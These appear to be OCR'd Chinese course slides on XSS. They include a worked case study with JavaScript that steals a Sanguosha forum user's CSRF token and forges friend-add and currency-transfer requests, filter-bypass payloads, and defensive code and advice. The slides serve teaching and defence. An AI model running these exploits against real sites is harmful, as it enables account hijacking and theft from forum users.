
实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- showTip最终调用实现如下，可以看到没有做转义和过滤，并使用了危险的innerHTML

```
function _showTip(ctrlobj) {
    if (!ctrlobj.id) {
        ctrlobj.id = 'tip_' + Math.random();
    }
    menuid = ctrlobj.id + '_menu';
    if (!$(menuid)) {
        var div = document.createElement('div');
        div.id = ctrlobj.id + '_menu';
        div.className = 'tip tip_4';
        div.style.display = 'none';
        div.innerHTML = '<div class="tip_horn"></div><div class="tip_c">' + ctrlobj.getAttribute('tip') + '</div>';
        $('append_parent').appendChild(div);
    }
    $(ctrlobj.id).onmouseout = function() {
        hideMenu('', 'prompt');
    }
    ;
    showMenu({
        'mtype': 'prompt',
        'ctrlid': ctrlobj.id,
        'pos': '12!',
        'duration': 2,
        'zindex': JSMENU['zIndex']['prompt']
    });
}
```


实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- 三国杀网站对一些简单的攻击是有防护的，比如，设置了cookie为Http Only的，使得javascript无法获取该cookie



实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- 同样的，对其他的攻击也有一定的防御，比如CSRF攻击（详见客户端安全——请求伪造与欺骗）。简单地说，CSRF攻击就是构造一个恶意链接，诱骗受害者点击，就能以受害者身份完成某些操作。在这里，我们的目标为使得受害者自动加我们的好友和给我们转账。



实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- 该网站采取的防御机制为每个用户有一个独特的token，使得攻击者无法伪造，但是token存在于HTML页面中，有了XSS漏洞，攻击者就可以获取受害者的token了
- 这个token在三国杀网站中称为formhash，存在于forum.php页面中，为了获取formhash，①我们首先要加载forum.php页面。

```
target = "https://club.sanguosha.com/";
iframe = document.createElement("iframe");
iframe.src = target + "forum.php";
iframe.onload = handler;
document.body.appendChild(iframe);
```

实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- ②使用iframe加载forum.php页面，通过js获取我们需要的参数，这里为CSRF token -> formhash和用户的uid

```
formhash = iframe.contentDocument.getElementsByName("formhash")[0].value;
alert(formhash);
my_uid = document.getElementsByClassName("vwmy")[0].firstChild.href.match(/\d+/g);
alert(my_uid);
```

- ③构造url并伪造数据，使得服务器认为请求数据发送者为受害者

加好友的url和数据

```
url_add = target+"home.php?mod=spacecp&ac=friend&op=add&uid="+uv_uid+"&inajax=1";
alert(url_add);

data_add = new FormData();
data_add.append("referer", target+"home.php?mod=space&uid="+uv_uid+"&do=profile");
data_add.append("addsubmit", "true");
data_add.append("handlekey", "a_friend_li_"+uv_uid);
data_add.append("formhash", formhash);
data_add.append("note", "HI");
```

实例解析3：三国杀论坛强迫加好友和转移“粮饷”

- ③构造url并伪造数据，使得服务器认为请求数据发送者为受害者

```
url_feed = target+"home.php?mod=spacecp&ac=top";
alert(url_feed);

data_feed = new FormData();
data_feed.append("fusername", uv_name);
data_feed.append("stakecredit", "1");
data_feed.append("friend_submit", "");
data_feed.append("friendsubmit", "true");
data_feed.append("formhash", formhash);
```

转账的url和数据

- ④发送数据

```
xhr_add = new XMLHttpRequest();
xhr_add.open("POST", url_add, true);
xhr_add.send(data_add);
xhr_feed = new XMLHttpRequest();
xhr_feed.open("POST", url_feed, true);
xhr_feed.send(data_feed);
```

目录

1. 基本概念

2. 跨站脚本攻击的分类

3. 跨站脚本攻击的方法


4. 跨站脚本攻击的实例

5. 跨站脚本攻击的防御

实验网址：RUC-CTF

4.5 跨站脚本攻击的防御

- XSS防御的总体思路是：对用户的输入(和URL参数)进行过滤，对输出进行html编码。



跨站脚本攻击的防御

- 对输入的内容进行过滤，可以分为黑名单过滤和白名单过滤。
  - 黑名单过滤虽然可以拦截大部分的XSS攻击，但是还是存在被绕过的风险。
  - 白名单过滤虽然可以基本杜绝XSS攻击，但是真实环境中一般是不能进行如此严格的白名单过滤的。
- 对输出进行html编码，就是通过函数，将用户的输入的数据进行html编码，使其不能作为脚本运行。

跨站脚本攻击的防御

- 过滤型防御
- **转义型防御**
- 使用JavaScript框架开发
- **内容安全策略**
- 浏览器自带的防御

4.5.1 过滤型防御

- 简单的过滤型防御及其绕过
- 设置黑白名单的过滤型防御

简单的过滤型防御及其绕过

- 以下场景均为过滤关键字script，但是采用了不同的过滤方式，导致需要通过不同的形式绕过
- 1. 简单过滤字符串script：


源码：

```
1   case 1: {
2     $reflect_value = preg_replace('/script/','', $reflect_value);
3   } break;
```


这段代码匹配了输入中的script字段，并将其替换为空字符串

简单的过滤型防御及其绕过

- 访问你的靶机，点击设置，选择简易过滤



- 再使用我们之前的payload，发现攻击失败
- Exp: Javascript是弱类型语言，不区分大小写，可以采用大小写绕过的方式 "><sCript>alert(1)</sCript>
  - url编码：%22%3e%3csCript%3ealert(1)%3c%2fsCript%3e%0a



简单的过滤型防御及其绕过

- 2. 不区分大小写地过滤script字符串


源码：


```
1   case 2: {
2     $reflect_value = preg_replace('/script/i','', $reflect_value);
3   } break;
```

这一段添加了 /i 参数，表示大小写不敏感，所以前面利用大小写绕过的方式无法再利用成功。

简单的过滤型防御及其绕过

- 访问你的靶机，点击设置，选择“无视大小写过滤”





- Exp: 看似无法插入script标签了，但是粗暴地将script字符串替换为空会导致另一个问题，就是将用户输入部分的script前后字符串进行了拼接，只需拼接出一个script标签即可，这是著名的**双写绕过**

"><scrscriptipt>alert(1)</scrscriptipt>

  - url编码：%22%3e%3cscrscriptipt%3ealert(1)%3c%2fscrscriptipt%3e%0a

简单的过滤型防御及其绕过

- 3. 强行过滤了<script和在这个字符串中插入任意字符的情况


源码：

```
case 3: {
  $reflect_value = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i','', $reflect_value);
} break;
```


这段代码将所有< s c r i p t中加入字符的所有可能全部过滤，并忽视了大小写，如果过滤到了这一步，我们一般认为script标签已经无法达成攻击效果了

简单的过滤型防御及其绕过

- 访问你的靶机，点击设置，选择"强制过滤script"，你可以试试前面的几个payload，也可以自己构造几个payload看看script标签能否攻击成功



- Exp: 这导致script标签肯定是不能用了，一个简单的方法是使用其他标签 ">



设置黑白名单的过滤型防御

- 富文本（html）的情况非常的复杂，js可以藏在标签里，超链接url里，各种属性里。

```
1 <script>alert()</script>
2 <a href='javascript:alert()'>click me</a>
3 <img onerror=alert() src=x />
```

- 所以我们不能只做简单的转义。因为情况实在太多了。
- 现在我们换个思路，提供两种过滤的办法：
  - 1）黑名单
    - 把script, onerror 这种危险标签或者属性纳入黑名单，过滤掉它。
    - 这种方式你要考虑很多情况，你也有可能漏掉一些情况。
  - 2）白名单
    - 这种方式只允许部分标签和属性。不在这个白名单中的，一律过滤掉它。
    - 这种方式编码有点麻烦，我们需要去解析html树状结构，然后进行过滤，把过滤后安全的html在输出。
    - 在大部分开发场景中，设置白名单这种过于严格的过滤方式会极大影响用户的体验

设置黑白名单的过滤型防御

- 这段代码将输入的html代码进行了白名单过滤
- 只允许了html,body,head,div,img,a,font这几个标签和其对应的某些属性（如a标签只允许href属性）
- 黑名单的设置类似

```
var xssFilter = function(html){
  var cheerio = reqiure('cheerio');
  var $ = cheerio.load(html);

  var whiteList = {
    'html' : [''],
    'body' : [''],
    'head' : [''],
    'div'  : ['class'],
    'img'  : ['src'],
    'a'    : ['href'],
    'font' : ['size', 'color']
  };

  $('*').each(function(index,elem){
    if (!whiteList[elem.name]) {
      $(elem).remove();
      return;
    }
    for (var attr in elem.attribs) {
      if (whiteList[elem.name].indexOf(attr) === -1) {
        $(elem).attr(attr, null);
      }
    }
  });

  return $.html();
}
```

4.5.2 转义型防御

- 转义型防御的效果是非常好的，唯一的缺点就是开发者不太可能考虑的非常完善，将该转义的地方全部转义。
- 转义分前端转义和后端转义
  - 在前端，你可以使用.innerText替换.innerHTML函数将内容插入页面
  - 在后端，你可以使用htmlspecialchars函数进行转义

前端转义防御


- 登录你的靶机，访问设置，将存储型XSS的选项改为前端过滤。


选择前端转义后，走else分支，使用.innerText函数替换.innertHTML函数

```php
<?php
if ($store_xss_defense == 1) { ?>
  cardHeader.innerHTML = `title: ${jsonPost.title}`;
  cardContent.innerHTML = `content: ${jsonPost.content}`;
<?php } else { ?>
  cardHeader.innerText = `title: ${jsonPost.title}`;
  cardContent.innerText = `content: ${jsonPost.content}`;
<?php } ?>
```

前端转义防御

- 访问发表帖子，发表我们之前的存储型payload
  - 内容替换为：
- 可以看到内容正常显示在页面上，没有触发XSS





后端转义防御

- 登录你的靶机，访问设置，将存储型XSS的选项改为后端过滤。



```php
if ($store_xss_defense === 2) {
    // 遍历数组中的每个对象
    foreach ($data as &$obj) {
        // 遍历对象的每个属性
        foreach ($obj as $key => &$value) {
            // 对属性值进行 HTML 转义
            $value = htmlspecialchars($value, ENT_QUOTES, 'UTF-8');
        }
    }
}
```

选择后端转义，调用htmlspecialchars 函 数转义从数据库中获取的数据

后端转义防御

- 访问发表帖子，发表我们之前的存储型payload
  - 内容替换为：
- 可以看到内容正常显示在页面上，没有触发XSS

> content: asdcasd
> title: 123
> content:
> logout



4.5.3 使用JavaScript框架开发

- JavaScript框架已经成为现代Web开发的核心组成部分。它们提供了丰富的工具和库，帮助开发者构建交互性、现代化的Web应用。

- **1. JavaScript框架的作用**
  - **1.1 构建交互性**

JavaScript框架使得开发者能够轻松地实现交互性元素，例如表单验证、动画和实时更新。

  - **1.2 组件化开发**

框架通常支持组件化开发，允许开发者将应用程序拆分为可重用的模块，提高了代码的可维护性。

  - **1.3 管理应用状态**

许多框架提供了状态管理工具，使得管理应用程序状态和数据变得更加容易。

4.5.3 使用JavaScript框架开发

2. 流行的JavaScript框架

- **2.1 React**

React是一个由Facebook开发的流行框架，专注于构建用户界面。它采用虚拟DOM和组件化开发，被广泛用于单页面应用（SPA）和移动应用开发。

- **2.2 Angular**

Angular是由Google维护的框架，适用于大型Web应用。它提供了强大的依赖注入、路由、表单处理和模块化开发功能。

- **2.3 Vue.js**

Vue.js是一个轻量级的框架，易于学习和使用。它具有响应式数据绑定和组件化开发的特性，广泛用于构建交互式界面。

- **2.4 Ember.js**

Ember.js是一个全栈JavaScript框架，提供了一套完整的工具和最佳实践，用于构建高性能Web应用。

- **2.5 jQuery.js**

jQuery 是一个高效、精简并且功能丰富的 JavaScript 工具库。它提供的 API 易于使用且兼容众多浏览器，这让诸如 HTML 文档遍历和操作、事件处理、动画和 Ajax 操作更加简单。

4.5.3 使用JavaScript框架开发


- 为什么要使用框架开发?
  - 提高开发效率： JavaScript框架提供了丰富的工具和组件，可以快速构建用户界面。它们具有的响应式设计和组件化开发特性使开发人员能够更高效地编写和维护代码。
  - 优化用户体验： JavaScript框架通过SPA（Single Page Application）的方式加载页面，提供更快的响应速度和更流畅的用户体验。这种方式避免了传统多页面应用的页面切换延迟，使用户能够更快地与应用程序进行交互。
  - 丰富的生态系统： JavaScript框架拥有庞大的开发者社区和丰富的生态系统，提供了许多开源工具和库，可用于解决各种开发需求，如路由管理、状态管理、表单验证等。开发人员可以借助这些工具和库快速构建功能强大的Web应用。
  - 较强的安全性：大多数现代JavaScript框架通过自动转义HTML输出或过滤HTML输入来减少跨站脚本（XSS）攻击的风险。这意味着当开发者将用户输入输出到页面时，这些框架会自动处理转义，从而防止恶意脚本的执行。

框架的安全防护措施并不完美

- jQuery是一个快速、简洁的JavaScript框架，是一个丰富的JavaScript代码库。jQuery设计的目的是为了写更少的代码，做更多的事情。它封装 JavaScript 常用的功能代码，提供一种简便的 JavaScript 设计模式，优化 HTML 文档操作、事件处理、动画设计和 Ajax 交互。
- 据一项调查报告，在对 433000 个网站的分析中发现，77%的网站至少使用了一个具有已知安全漏洞的前端 JavaScript 库，而 jQuery 位列榜首，而且远远超过其他库。但事实上这些库有可用的不存在漏洞的最新版本，只是很少有开发人员会更新，一方面安全意识不够，另一方面更新需考虑兼容性问题。

框架漏洞的检测

- 最简单粗暴的方法，直接使用火狐浏览器的插件：Retire.js，如下是 CSDN 网站主页存在的漏洞问题：



jQuery漏洞分析

- jQuery 官方在 2020年4月 发布了最新版本 3.5.0，主要修复了两个安全问题（漏洞编号 CVE-2020-11022、CVE-2020-11023)
- 漏洞利用条件：
  - 系统使用 jQuery 的 html()、append() 或 $('<tag>') 等方法处理用户输入；
  - 用户输入已经过“消毒”（sanitize）处理。
- 对于此漏洞原作者搭建了在线环境，内置了三个 xss poc，点击 Append via .html() 按钮即可触发 XSS。
- 实验环境：jQuery XSS Examples

jQuery漏洞场景分析

- 首先使用如下代码模拟了一个开发场景，即将页面的所有 div 元素替换为根据 ID 取到的 sanitizedHTML：

```
<script>
function test(n,jq){
    sanitizedHTML = document.getElementById('poc'+n).innerHTML;
    if(jq){
        $('#div').html(sanitizedHTML);
    }else{
        div.innerHTML=sanitizedHTML;
     }
}
</script>
```


- 我们粗暴地模拟了用户经过消毒之后的输入，并硬编码在了页面中，开发者试图将这些经过消毒之后的输入插入浏览器中，但是由于这些输入可能存在不完整的html标签（比如没有闭合的标签），直接插入页面可能导致页面整体发生变化，开发者使用了jQuery的函数.html()对用户的输入进行了进一步的处理。

